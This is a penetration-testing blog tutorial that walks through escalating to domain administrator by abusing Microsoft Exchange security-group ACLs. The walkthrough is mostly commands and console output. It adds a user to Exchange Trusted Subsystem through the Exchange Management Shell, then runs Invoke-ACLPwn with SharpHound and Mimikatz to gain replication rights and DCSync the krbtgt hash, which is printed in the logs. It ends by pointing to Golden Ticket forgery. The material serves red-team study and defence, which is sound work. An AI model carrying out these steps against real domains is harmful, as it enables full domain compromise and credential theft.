Microsoft Exchange – ACL


pentestlab.blog/category/red-team/page/64

September 12, 2019

During Microsoft Exchange installation a number of security groups are created in the Active Directory related to Exchange. Some of these groups are linked to each other and could allow domain escalation via abuse of access control lists. Specifically user accounts that are a member of **Organisation Management** security group can escalated to domain administrator by adding themselves to the **Exchange Trusted Subsystem** group.

This group is a member of **Exchange Windows Permissions** security group which by default has **writeDACL** permissions on the domain and therefore these permissions will inherited to the account. Obtaining these permissions on the domain can allow modification of the ACL in order to get replication level privileges. This escalation technique has been discovered by Rindert Kramer and Dirk-Jan Mollema and demonstrated in the blog of Fox-IT.

The following image demonstrates the relevant Microsoft Exchange Security Groups that are required for the domain escalation.




Active Directory Users and Comput
Saved Queries
[redacted].LOCAL
Builtin
Computers
Domain Controllers
ForeignSecurityPrincipals
Managed Service Accounts
Microsoft Exchange Security
Users

Name	Type	Description
Compliance Management	Security Group...	This role group will allo...
Delegated Setup	Security Group...	Members of this manag...
Discovery Management	Security Group...	Members of this manag...
Exchange Servers	Security Group...	This group contains all t...
Exchange Trusted Subsystem	Security Group...	This group contains Exc...
Exchange Windows Permissions	Security Group...	This group contains Exc...
ExchangeLegacyInterop	Security Group...	This group is for interop...
Help Desk	Security Group...	Members of this manag...
Hygiene Management	Security Group...	Members of this manag...
Managed Availability Servers	Security Group...	This group contains all t...
Organization Management	Security Group...	Members of this manag...
Public Folder Management	Security Group...	Members of this manag...
Recipient Management	Security Group...	Members of this manag...

Microsoft Exchange – Security Groups

The user can be added to the relevant groups by executing the following commands from the Exchange Management Shell. Since the user is already a member of the Organization Management security group he should be able to access the Exchange server with his domain credentials.

```
 Add-RoleGroupMember "Organization Management" -Member pentestlab1
Add-ADGroupMember -Identity "Exchange Trusted Subsystem" -Members pentestlab1
```




```
[PS] C:\Windows\system32>Add-RoleGroupMember "Organization Management" -Member pentestlab1
[PS] C:\Windows\system32>Add-ADGroupMember -Identity "Exchange Trusted Subsystem" -Members pentestlab1
[PS] C:\Windows\system32>
```

Add user to Microsoft Exchange Security Groups

Running the following command in the Windows command prompt will verify that the user was added to the Exchange Security Groups.

```
whoami /groups
```



```
C:\Users\pentestlab1>whoami /groups

GROUP INFORMATION
-----------------

Group Name                                   Type             SID                                            Attributes
============================================ ================ ============================================== ==================================================
Everyone                                     Well-known group S-1-1-0                                        Mandatory group, Enabled by default, Enabled group
BUILTIN\Administrators                       Alias            S-1-5-32-544                                   Group used for deny only
BUILTIN\Users                                Alias            S-1-5-32-545                                   Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\INTERACTIVE                     Well-known group S-1-5-4                                        Mandatory group, Enabled by default, Enabled group
ΣΥΝΔΕΣΗ ΚΟΝΣΟΛΑΣ                             Well-known group S-1-2-1                                        Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users             Well-known group S-1-5-11                                       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization               Well-known group S-1-5-15                                       Mandatory group, Enabled by default, Enabled group
LOCAL                                        Well-known group S-1-2-0                                        Mandatory group, Enabled by default, Enabled group
[redacted]\Exchange Trusted Subsystem        Group            S-1-5-21-1025167981-3497936099-3033207688-1118 Mandatory group, Enabled by default, Enabled group
    \Exchange Windows Permissions            Group            S-1-5-21-1025167981-3497936099-3033207688-1120 Mandatory group, Enabled by default, Enabled group
    \Organization Management                 Group            S-1-5-21-1025167981-3497936099-3033207688-1105 Mandatory group, Enabled by default, Enabled group
Δηλούμενη ταυτότητα αρχής ελέγχου ταυτότητας Well-known group S-1-18-1                                       Mandatory group, Enabled by default, Enabled group
Mandatory Label\Μεσαίο υποχρεωτικό επίπεδο   Label            S-1-16-8192
```


Verification that User was Added to Exchange Security Groups

The Invoke-ACLpwn PowerShell script can be used to perform the modification in the ACL of the domain in order the user to obtain the following privileges:

- Replicating Directory Changes
- Replicating Directory Changes All

The script requires SharpHound for retrieving Access Control Entries (ACE's) and enumeration of domain objects and Mimikatz for DCSync operations (dumping the password hash of Kerberos account). The following command can be executed to retrieve the hash of the Kerberos account (krbtgt).


```
.\Invoke-ACLPwn.ps1 -SharpHoundLocation .\SharpHound.exe -mimiKatzLocation
.\mimikatz.exe -userAccountToPwn krbtgt
```



```
PS C:\Users> .\Invoke-ACLPwn.ps1 -SharpHoundLocation .\SharpHound.exe -mimiKatzLocation .\mimikatz.exe -userAccountToPwn krbtgt
[*]     Integrated login, using account 'pentestlab1'
[*]     Checking if we can bind to AD...
[*]     Succesfully bound to AD with supplied info.
[*]     Finding primary DC...
[*]     Found PDC 'DC.[redacted].LOCAL'
[*]     Finding Naming context for Configururation and Schema stores partitions...
[*]     Found configstore: CN=Configuration,DC=[redacted],DC=LOCAL
[*]     Found schemastore: CN=Schema,CN=Configuration,DC=[redacted],DC=LOCAL
[*]     Retrieving groupmembership for user pentestlab1...
[*]     User 'pentestlab1' is member of 3 group(s)
[*]     Getting schema classes...
[*]     Found 4496 schema classes
[*]     Getting extended rights from schema...
[*]     Found 142 extended rights
[*]     Running SharpHound v2.1.0...
[*]     Found 941 ACLs
[+]     Got WriteDACL permissions.
[*]     Adding ourself as potential replication partner...
[+]     Succesful! We can now start replicating some stuff, hold on...
[+]     Got hash for 'krbtgt' account: 00f7bcbe5b7413c13026c3892218c9bc
[*]     Removing files...
[*]     Removing ACEs...
PS C:\Users> _
```

Invoke-ACLPwn – Domain Escalation

It should be noted that adding the user to the **Exchange Trusted Subsystem** security group manually from the Exchange Management Shell is not required as the script will attempt to find the chain and will add the user automatically.



```
[*]     Finding Naming context for Configururation and Schema stores partitions...
[*]     Found configstore: CN=Configuration,DC=[redacted],DC=LOCAL
[*]     Found schemastore: CN=Schema,CN=Configuration,DC=[redacted],DC=LOCAL
[*]     Retrieving groupmembership for user pentestlab1...
[*]     User 'pentestlab1' is member of 1 group(s)
[*]     Getting schema classes...
[*]     Found 4496 schema classes
[*]     Getting extended rights from schema...
[*]     Found 142 extended rights
[*]     Running SharpHound v2.1.0...
[*]     Found 941 ACLs
[*]     Parsing ACL. This might take a while...
[*]     Processed 25 ACLs so far...
[*]     Processed 50 ACLs so far...
[*]     Processed 75 ACLs so far...
[*]     Processed 100 ACLs so far...
[*]     Processed 125 ACLs so far...
[*]     Processed 150 ACLs so far...
[*]     Found multiple potential paths to AD pwnage. Using the first group that was processed. Later on, multiple paths will be s
upported.
[+]     Found chain!
[*]     Added user 'pentestlab1' to group CN=Exchange Trusted Subsystem,OU=Microsoft Exchange Security Groups,DC=[redacted],DC=LOCAL
[+]     Got WriteDACL permissions!
[*]     Adding ourself as potential replication partner...
[+]     Succesful! We can now start replicating some stuff, hold on...
[+]     Got hash for 'krbtgt' account: 00f7bcbe5b7413c13026c3892218c9bc
[*]     Removing files...
[*]     Removing ACEs...
[*]     User removed from group: CN=Exchange Trusted Subsystem,OU=Microsoft Exchange Security Groups,DC=[redacted],DC=LOCAL
```

Domain Escalation – User only belongs to Organization Management

Obtaining the hash of the Kerberos account can be used to create a Golden ticket which can access any resource on the domain by impersonating any user on the network (even users that doesn’t exist).